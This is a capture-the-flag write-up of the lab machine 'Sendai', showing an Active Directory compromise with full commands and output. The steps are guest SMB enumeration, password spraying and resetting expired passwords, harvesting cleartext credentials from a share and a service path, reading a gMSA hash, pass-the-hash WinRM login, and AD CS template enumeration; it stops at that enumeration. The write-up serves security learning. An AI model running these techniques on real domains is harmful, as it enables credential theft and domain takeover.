Sendai

Sendai is the name of the capital city of Miyagi Prefrecture in Japan that is famous for its traditional Tanabata festival :), and a medium machine from VulnLab/Hack The Box that features a domain controller. The initial foothold involves guest access to an SMB share that reveals users that we can reset the password of. One of those users is part of a group that can read the password of a Group Managed Service Account (gMSA) that we can leverage to gain WinRM access on the machine. We are then able to find in the command line arguments of a service the cleartext credentials of another user with privileges to modify a certificate template, which we are able to leverage to gain Domain Admin access on the target.
Target: 10.129.11.87
- Hostname:
dc - Domain name:
sendai.vl
Nmap Scan
sudo nmap -sVC -T4 -oN nmap 10.129.11.87
Scan results:
# Nmap 7.98 scan initiated Fri Feb 27 16:30:53 2026 as: nmap -sVC -T4 -oN nmap 10.129.11.87
Nmap scan report for 10.129.11.87
Host is up (0.056s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-27 22:31:04Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sendai.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Not valid before: 2025-08-18T12:30:05
|_Not valid after:  2026-08-18T12:30:05
|_ssl-date: TLS randomness does not represent time
443/tcp  open  ssl/https?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: DNS:dc.sendai.vl
| Not valid before: 2023-07-18T12:39:21
|_Not valid after:  2024-07-18T00:00:00
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sendai.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Not valid before: 2025-08-18T12:30:05
|_Not valid after:  2026-08-18T12:30:05
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sendai.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Not valid before: 2025-08-18T12:30:05
|_Not valid after:  2026-08-18T12:30:05
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sendai.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Not valid before: 2025-08-18T12:30:05
|_Not valid after:  2026-08-18T12:30:05
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-02-27T22:32:25+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SENDAI
|   NetBIOS_Domain_Name: SENDAI
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: sendai.vl
|   DNS_Computer_Name: dc.sendai.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-02-27T22:31:44+00:00
| ssl-cert: Subject: commonName=dc.sendai.vl
| Not valid before: 2026-02-26T22:30:01
|_Not valid after:  2026-08-28T22:30:01
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-02-27T22:31:48
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Feb 27 16:32:27 2026 -- 1 IP address (1 host up) scanned in 93.98 seconds
We can conclude that this box is a domain controller from the presences of the following services:
- DNS (53/TCP)
- Kerberos (88/TCP)
- NetBIOS (139/TCP), SMB/RPC (135/TCP, 445/TCP)
- LDAP(s) (389/TCP, 636/TCP, 3268/TCP, 3269/TCP)
Other available services:
- Web Server (80/TCP, 443/TCP (HTTPS))
- RDP (3389/TCP)
- WinRM (5985/TCP)
Web Server (80/TCP, 443/TCP)
The index of the web server is the IIS default page. We can try to directory fuzz with gobuster.
╭─brian@rx-93-nu hacking/vulnlab/sendai
╰─$ gobuster dir -u https://dc.sendai.vl -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-small.txt --follow-redirect -t 40 -k
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://dc.sendai.vl
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 400) [Size: 3490]
service              (Status: 403) [Size: 1233]
*checkout*           (Status: 400) [Size: 3490]
*docroot*            (Status: 400) [Size: 3490]
*                    (Status: 400) [Size: 3490]
Progress: 81641 / 81641 (100.00%)
===============================================================
Finished
===============================================================
We can fuzz inside the /service directory even though we are forbidden from accesing the directory endpoint itself, but nothing interesting turns up.
╭─brian@rx-93-nu hacking/vulnlab/sendai
╰─$ gobuster dir -u https://dc.sendai.vl/service -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-small.txt --follow-redirect -t 40 -k
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://dc.sendai.vl/service
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 81641 / 81641 (100.00%)
===============================================================
Finished
===============================================================
SMB
If we try to authenticate to SMB as guest, we will discover read access on share named sendai.
╭─brian@rx-93-nu vulnlab/sendai/smb
╰─$ nxc smb dc.sendai.vl -u 'guest' -p '' --shares
SMB         10.129.11.87    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.11.87    445    DC               [+] sendai.vl\guest:
SMB         10.129.11.87    445    DC               [*] Enumerated shares
SMB         10.129.11.87    445    DC               Share           Permissions     Remark
SMB         10.129.11.87    445    DC               -----           -----------     ------
SMB         10.129.11.87    445    DC               ADMIN$                          Remote Admin
SMB         10.129.11.87    445    DC               C$                              Default share
SMB         10.129.11.87    445    DC               config
SMB         10.129.11.87    445    DC               IPC$            READ            Remote IPC
SMB         10.129.11.87    445    DC               NETLOGON                        Logon server share
SMB         10.129.11.87    445    DC               sendai          READ            company share
SMB         10.129.11.87    445    DC               SYSVOL                          Logon server share
SMB         10.129.11.87    445    DC               Users           READ
We can explore the share more directly by mounting it directly onto our local filesystem (don’t forget to unmount when you are done).
╭─brian@rx-93-nu vulnlab/sendai/smb
╰─$ sudo mount -t cifs //10.129.11.87/sendai ./sendai -o user=guest,password=''
Inside the share, we find a notice mentioning a recent pentest revealed the use of weak passwords, and the acocunts with weak passwords had their password set to expired so that the users have to manually change the password upon login.
╭─brian@rx-93-nu vulnlab/sendai/smb
╰─$ cd sendai
╭─brian@rx-93-nu sendai/smb/sendai
╰─$ ls
hr  incident.txt  it  legal  security  transfer
╭─brian@rx-93-nu sendai/smb/sendai
╰─$ cat incident.txt
Dear valued employees,

We hope this message finds you well. We would like to inform you about an important security update regarding user account passwords. Recently, we conducted a thorough penetration test, which revealed that a significant number of user accounts have weak and insecure passwords.

To address this concern and maintain the highest level of security within our organization, the IT department has taken immediate action. All user accounts with insecure passwords have been expired as a precautionary measure. This means that affected users will be required to change their passwords upon their next login.

We kindly request all impacted users to follow the password reset process promptly to ensure the security and integrity of our systems. Please bear in mind that strong passwords play a crucial role in safeguarding sensitive information and protecting our network from potential threats.

If you need assistance or have any questions regarding the password reset procedure, please don't hesitate to reach out to the IT support team. They will be more than happy to guide you through the process and provide any necessary support.

Thank you for your cooperation and commitment to maintaining a secure environment for all of us. Your vigilance and adherence to robust security practices contribute significantly to our collective safety.
This means we can attempt a password spray to identify which users we can change the password of. We first obtain a list of users on the domain via RID brute-forcing:
╭─brian@rx-93-nu vulnlab/sendai/smb
╰─$ nxc smb dc.sendai.vl -u 'guest' -p '' --rid-brute | grep "SidTypeUser"
SMB                      10.129.11.87    445    DC               500: SENDAI\Administrator (SidTypeUser)
SMB                      10.129.11.87    445    DC               501: SENDAI\Guest (SidTypeUser)
SMB                      10.129.11.87    445    DC               502: SENDAI\krbtgt (SidTypeUser)
SMB                      10.129.11.87    445    DC               1000: SENDAI\DC$ (SidTypeUser)
SMB                      10.129.11.87    445    DC               1104: SENDAI\sqlsvc (SidTypeUser)
SMB                      10.129.11.87    445    DC               1105: SENDAI\websvc (SidTypeUser)
SMB                      10.129.11.87    445    DC               1108: SENDAI\Dorothy.Jones (SidTypeUser)
SMB                      10.129.11.87    445    DC               1109: SENDAI\Kerry.Robinson (SidTypeUser)
SMB                      10.129.11.87    445    DC               1110: SENDAI\Naomi.Gardner (SidTypeUser)
SMB                      10.129.11.87    445    DC               1111: SENDAI\Anthony.Smith (SidTypeUser)
SMB                      10.129.11.87    445    DC               1112: SENDAI\Susan.Harper (SidTypeUser)
SMB                      10.129.11.87    445    DC               1113: SENDAI\Stephen.Simpson (SidTypeUser)
SMB                      10.129.11.87    445    DC               1114: SENDAI\Marie.Gallagher (SidTypeUser)
SMB                      10.129.11.87    445    DC               1115: SENDAI\Kathleen.Kelly (SidTypeUser)
SMB                      10.129.11.87    445    DC               1116: SENDAI\Norman.Baxter (SidTypeUser)
SMB                      10.129.11.87    445    DC               1117: SENDAI\Jason.Brady (SidTypeUser)
SMB                      10.129.11.87    445    DC               1118: SENDAI\Elliot.Yates (SidTypeUser)
SMB                      10.129.11.87    445    DC               1119: SENDAI\Malcolm.Smith (SidTypeUser)
SMB                      10.129.11.87    445    DC               1120: SENDAI\Lisa.Williams (SidTypeUser)
SMB                      10.129.11.87    445    DC               1121: SENDAI\Ross.Sullivan (SidTypeUser)
SMB                      10.129.11.87    445    DC               1122: SENDAI\Clifford.Davey (SidTypeUser)
SMB                      10.129.11.87    445    DC               1123: SENDAI\Declan.Jenkins (SidTypeUser)
SMB                      10.129.11.87    445    DC               1124: SENDAI\Lawrence.Grant (SidTypeUser)
SMB                      10.129.11.87    445    DC               1125: SENDAI\Leslie.Johnson (SidTypeUser)
SMB                      10.129.11.87    445    DC               1126: SENDAI\Megan.Edwards (SidTypeUser)
SMB                      10.129.11.87    445    DC               1127: SENDAI\Thomas.Powell (SidTypeUser)
SMB                      10.129.11.87    445    DC               1130: SENDAI\mgtsvc$ (SidTypeUser)
After cleaning up the output, we get a list of of users:
Administrator
Guest
krbtgt
sqlsvc
websvc
Dorothy.Jones
Kerry.Robinson
Naomi.Gardner
Anthony.Smith
Susan.Harper
Stephen.Simpson
Marie.Gallagher
Kathleen.Kelly
Norman.Baxter
Jason.Brady
Elliot.Yates
Malcolm.Smith
Lisa.Williams
Ross.Sullivan
Clifford.Davey
Declan.Jenkins
Lawrence.Grant
Leslie.Johnson
Megan.Edwards
Thomas.Powell
mgtsvc$
Now, we attempt the password spray. We can try empty password for starters, which leads us to identify two users, Thomas.Powell and Elliot.Yates, that we can reset the password of.
╭─brian@rx-93-nu vulnlab/sendai/smb
╰─$ nxc smb dc.sendai.vl -u users.txt -p '' --continue-on-success
SMB         10.129.11.87    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.11.87    445    DC               [-] sendai.vl\Administrator: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [+] sendai.vl\Guest:
SMB         10.129.11.87    445    DC               [-] sendai.vl\krbtgt: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\sqlsvc: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\websvc: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Dorothy.Jones: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Kerry.Robinson: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Naomi.Gardner: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Anthony.Smith: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Susan.Harper: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Stephen.Simpson: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Marie.Gallagher: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Kathleen.Kelly: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Norman.Baxter: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Jason.Brady: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Elliot.Yates: STATUS_PASSWORD_MUST_CHANGE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Malcolm.Smith: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Lisa.Williams: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Ross.Sullivan: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Clifford.Davey: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Declan.Jenkins: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Lawrence.Grant: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Leslie.Johnson: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Megan.Edwards: STATUS_LOGON_FAILURE
SMB         10.129.11.87    445    DC               [-] sendai.vl\Thomas.Powell: STATUS_PASSWORD_MUST_CHANGE
SMB         10.129.11.87    445    DC               [-] sendai.vl\mgtsvc$: STATUS_LOGON_FAILURE
We reset the Thomas.Powerll’s password using Impacket’s changepasswd.py to sendai123.
╭─brian@rx-93-nu vulnlab/sendai/smb
╰─$ changepasswd.py SENDAI.VL/Thomas.Powell:@10.129.11.87 -newpass 'sendai123!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Current password:
[*] Changing the password of SENDAI.VL\Thomas.Powell
[*] Connecting to DCE/RPC as SENDAI.VL\Thomas.Powell
[!] Password is expired or must be changed, trying to bind with a null session.
[*] Connecting to DCE/RPC as null session
[*] Password was changed successfully.
Now we scan SMB once more using Thomas Powell’s credentials.
╭─brian@rx-93-nu vulnlab/sendai/smb
╰─$ nxc smb dc.sendai.vl -u Thomas.Powell -p 'sendai123!' --shares
SMB         10.129.11.87    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.11.87    445    DC               [+] sendai.vl\Thomas.Powell:sendai123!
SMB         10.129.11.87    445    DC               [*] Enumerated shares
SMB         10.129.11.87    445    DC               Share           Permissions     Remark
SMB         10.129.11.87    445    DC               -----           -----------     ------
SMB         10.129.11.87    445    DC               ADMIN$                          Remote Admin
SMB         10.129.11.87    445    DC               C$                              Default share
SMB         10.129.11.87    445    DC               config          READ,WRITE
SMB         10.129.11.87    445    DC               IPC$            READ            Remote IPC
SMB         10.129.11.87    445    DC               NETLOGON        READ            Logon server share
SMB         10.129.11.87    445    DC               sendai          READ,WRITE      company share
SMB         10.129.11.87    445    DC               SYSVOL          READ            Logon server share
SMB         10.129.11.87    445    DC               Users           READ
We go a step further and use the spider_plus module of Netexec to find a list of files Thomas Powell can access.
╭─brian@rx-93-nu vulnlab/sendai/smb
╰─$ nxc smb dc.sendai.vl -u Thomas.Powell -p 'sendai123!' -M spider_plus
SMB         10.129.11.87    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.11.87    445    DC               [+] sendai.vl\Thomas.Powell:sendai123!
SPIDER_PLUS 10.129.11.87    445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.11.87    445    DC               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.11.87    445    DC               [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.11.87    445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.11.87    445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.11.87    445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.11.87    445    DC               [*]  OUTPUT_FOLDER: /home/brian/.nxc/modules/nxc_spider_plus
SMB         10.129.11.87    445    DC               [*] Enumerated shares
SMB         10.129.11.87    445    DC               Share           Permissions     Remark
SMB         10.129.11.87    445    DC               -----           -----------     ------
SMB         10.129.11.87    445    DC               ADMIN$                          Remote Admin
SMB         10.129.11.87    445    DC               C$                              Default share
SMB         10.129.11.87    445    DC               config          READ,WRITE
SMB         10.129.11.87    445    DC               IPC$            READ            Remote IPC
SMB         10.129.11.87    445    DC               NETLOGON        READ            Logon server share
SMB         10.129.11.87    445    DC               sendai          READ,WRITE      company share
SMB         10.129.11.87    445    DC               SYSVOL          READ            Logon server share
SMB         10.129.11.87    445    DC               Users           READ
SPIDER_PLUS 10.129.11.87    445    DC               [+] Saved share-file metadata to "/home/brian/.nxc/modules/nxc_spider_plus/10.129.11.87.json".
SPIDER_PLUS 10.129.11.87    445    DC               [*] SMB Shares:           8 (ADMIN$, C$, config, IPC$, NETLOGON, sendai, SYSVOL, Users)
SPIDER_PLUS 10.129.11.87    445    DC               [*] SMB Readable Shares:  6 (config, IPC$, NETLOGON, sendai, SYSVOL, Users)
SPIDER_PLUS 10.129.11.87    445    DC               [*] SMB Writable Shares:  2 (config, sendai)
SPIDER_PLUS 10.129.11.87    445    DC               [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.11.87    445    DC               [*] Total folders found:  87
SPIDER_PLUS 10.129.11.87    445    DC               [*] Total files found:    76
SPIDER_PLUS 10.129.11.87    445    DC               [*] File size average:    67.11 KB
SPIDER_PLUS 10.129.11.87    445    DC               [*] File size min:        3 B
SPIDER_PLUS 10.129.11.87    445    DC               [*] File size max:        2.65 MB
Inside the output JSON file, we find a .sqlconfig inside the config share, which is potentially interesting.
    "config": {
        ".sqlconfig": {
            "atime_epoch": "2023-07-11 07:57:10",
            "ctime_epoch": "2023-07-11 07:55:23",
            "mtime_epoch": "2023-07-11 07:57:10",
            "size": "78 B"
        }
    },
We download the file, and its contents reveal credentials for another user, sqlsvc.
╭─brian@rx-93-nu vulnlab/sendai/smb
╰─$ smbclient //10.129.11.87/config -U 'Thomas.Powell%sendai123!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Feb 27 17:55:02 2026
  ..                                DHS        0  Tue Apr 15 21:55:42 2025
  .sqlconfig                          A       78  Tue Jul 11 07:57:11 2023

                7019007 blocks of size 4096. 1223260 blocks available
smb: \> get .sqlconfig
getting file \.sqlconfig of size 78 as .sqlconfig (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \> !cat .sqlconfig
Server=dc.sendai.vl,1433;Database=prod;User Id=sqlsvc;Password=<sqlsvc_pass>;
We verify these credentials against SMB. Unfortunately, the user gives us no further SMB share access.
╭─brian@rx-93-nu vulnlab/sendai/smb
╰─$ nxc smb dc.sendai.vl -u sqlsvc -p <sqlsvc_pass> shares
SMB         10.129.11.87    445    DC               [*] Windows Server 2022 Build 20348 x6
SMB         10.129.11.87    445    DC               [+] sendai.vl\sqlsvc:SurenessBlob85
SMB         10.129.11.87    445    DC               [*] Enumerated shares
SMB         10.129.11.87    445    DC               Share           Permissions     Remark
SMB         10.129.11.87    445    DC               -----           -----------     ------
SMB         10.129.11.87    445    DC               ADMIN$                          Remote Admin
SMB         10.129.11.87    445    DC               C$                              Default share
SMB         10.129.11.87    445    DC               config          READ,WRITE
SMB         10.129.11.87    445    DC               IPC$            READ            Remote IPC
SMB         10.129.11.87    445    DC               NETLOGON        READ            Logon server share
SMB         10.129.11.87    445    DC               sendai          READ,WRITE      company share
SMB         10.129.11.87    445    DC               SYSVOL          READ            Logon server share
SMB         10.129.11.87    445    DC               Users           READ
We can infer from the naming of the sqlsvc account that it might be a service account, but no database service was found open during our Nmap scan. That, however, doesn’t mean there is no database service. We should keep these credentials in our notes.
Domain Enumeration
Since we already have multiple sets of domain credentials, we can use them to enumerate the sendai.vl domain. We leverage bloodhound-ce-python to enumerate the domain from our attacker machine and produce data files that we can view through BloodHound CE.
bloodhound-ce-python -c all -d sendai.vl -dc dc.sendai.vl -ns 10.129.11.87 -u sqlsvc -p <sqlsvc_pass>
bloodhound-cli up

We first check out the users we already have the credentials of. Thomas.Powell is part of the Support group.
After the a little bit more enumeration, we found the following information that helps form an attack chain:
Supportgroup hasGenericAllACL access onadmsvc.- Members of the
admsvcgroup can read the password of themgtsvc$account. mgtsvc$is a member of theRemote Management Usersgroup on the domain.

From the information above, we can form an attack chain to abuse a series of ACLs:
- Add
Thomas.Powellto theadmsvcgroup - Read the Group Managed Service Account (GMSA) Password of the
mgtsvc$user. - Use
mgtsvc$to WinRM into the target host.
We can add Thomas.Powell to the admsvc group using bloodyAD.
╭─brian@rx-93-nu hacking/vulnlab/sendai
╰─$ bloodyAD --host dc.sendai.vl -d sendai.vl -u Thomas.Powell -p 'sendai123!' add groupMember "admsvc" Thomas.Powell
[+] Thomas.Powell added to admsvc
╭─brian@rx-93-nu hacking/vulnlab/sendai
╰─$ bloodyAD --host dc.sendai.vl -d sendai.vl -u Thomas.Powell -p 'sendai123!' get membership Thomas.Powell

distinguishedName: CN=Users,CN=Builtin,DC=sendai,DC=vl
objectSid: S-1-5-32-545
sAMAccountName: Users

distinguishedName: CN=Domain Users,CN=Users,DC=sendai,DC=vl
objectSid: S-1-5-21-3085872742-570972823-736764132-513
sAMAccountName: Domain Users

distinguishedName: CN=staff,CN=Users,DC=sendai,DC=vl
objectSid: S-1-5-21-3085872742-570972823-736764132-1107
sAMAccountName: staff

distinguishedName: CN=admsvc,OU=admsvc,DC=sendai,DC=vl
objectSid: S-1-5-21-3085872742-570972823-736764132-1129
sAMAccountName: admsvc

distinguishedName: CN=support,OU=support,DC=sendai,DC=vl
objectSid: S-1-5-21-3085872742-570972823-736764132-1131
sAMAccountName: support
Leveraging the ReadGMSAPassword access we have given to Thomas.Powell, we read the NT password hash of the mgtsvc$ user.
╭─brian@rx-93-nu hacking/vulnlab/sendai
╰─$ nxc ldap dc.sendai.vl -u Thomas.Powell -p 'sendai123!' --gmsa
LDAP        10.129.11.87    389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:sendai.vl) (signing:None) (channel binding:Never)
LDAP        10.129.11.87    389    DC               [+] sendai.vl\Thomas.Powell:sendai123!
LDAP        10.129.11.87    389    DC               [*] Getting GMSA Passwords
LDAP        10.129.11.87    389    DC               Account: mgtsvc$              NTLM: <mgtsvc_nt_hash>     PrincipalsAllowedToReadPassword: admsvc
Finally, we pass-the-hash and login as mgtsvc$ via WinRM.
╭─brian@rx-93-nu hacking/vulnlab/sendai
╰─$ evil-winrm -i dc.sendai.vl -u 'mgtsvc$' -H <mgtsvc_nt_hash>
*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> cd C:\
*Evil-WinRM* PS C:\> type user.txt
<REDACTED>
Privilege Escalation - via AD CS
For the privilege escalation portion of this box, there are two paths available. The first one is via AD CS. This path begins with the enumeration of running processes on the machine. One of which contains the cleartext credentials for user clifford.davey, who is a member of the ca-operators group.
*Evil-WinRM* PS C:\> Get-ChildItem "HKLM:\SYSTEM\CurrentControlSet\Services" |
ForEach-Object {
    $path = Get-ItemProperty $_.PSPath -ErrorAction SilentlyContinue
    [PSCustomObject]@{
        Name = $_.PSChildName
        ImagePath = $path.ImagePath
    }
}

Name                                     ImagePath
----                                     ---------
[...]
Support                                  C:\WINDOWS\helpdesk.exe -u clifford.davey -p <clifford_pass> -k netsvcs
[...]
*Evil-WinRM* PS C:\> net user clifford.davey /domain
User name                    Clifford.Davey
Full Name                    Clifford Davey
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/11/2023 2:05:36 AM
Password expires             Never
Password changeable          7/12/2023 2:05:36 AM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *ca-operators         *Domain Users
                             *staff
The command completed successfully.
ca-operators is not a standard group in Active Directory, but its name suggest it might have interesting permissions over the Active Directory Certificate Service (AD CS). We can use the credentials of clifford.davey to enumerate the AD CS configuration from a Linux host using certipy.
certipy find -u clifford.davey@sendai.vl -p <clifford_pass> -dc-ip 10.129.11.87
The enumeration shows some certificate authority configuration, as well as the certificate templates available for clients to enroll. The first template named SendaiComputer was identified as vulnerable to ESC4 (Vulnerable Certificate Access Control). This is because ca-operators, the group clifford.davey belongs to, is listed as a full control principal.
Certificate Templates
  0
    Template Name                       : SendaiComputer
    Display Name                        : SendaiComputer
    Certificate Authorities             : sendai-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
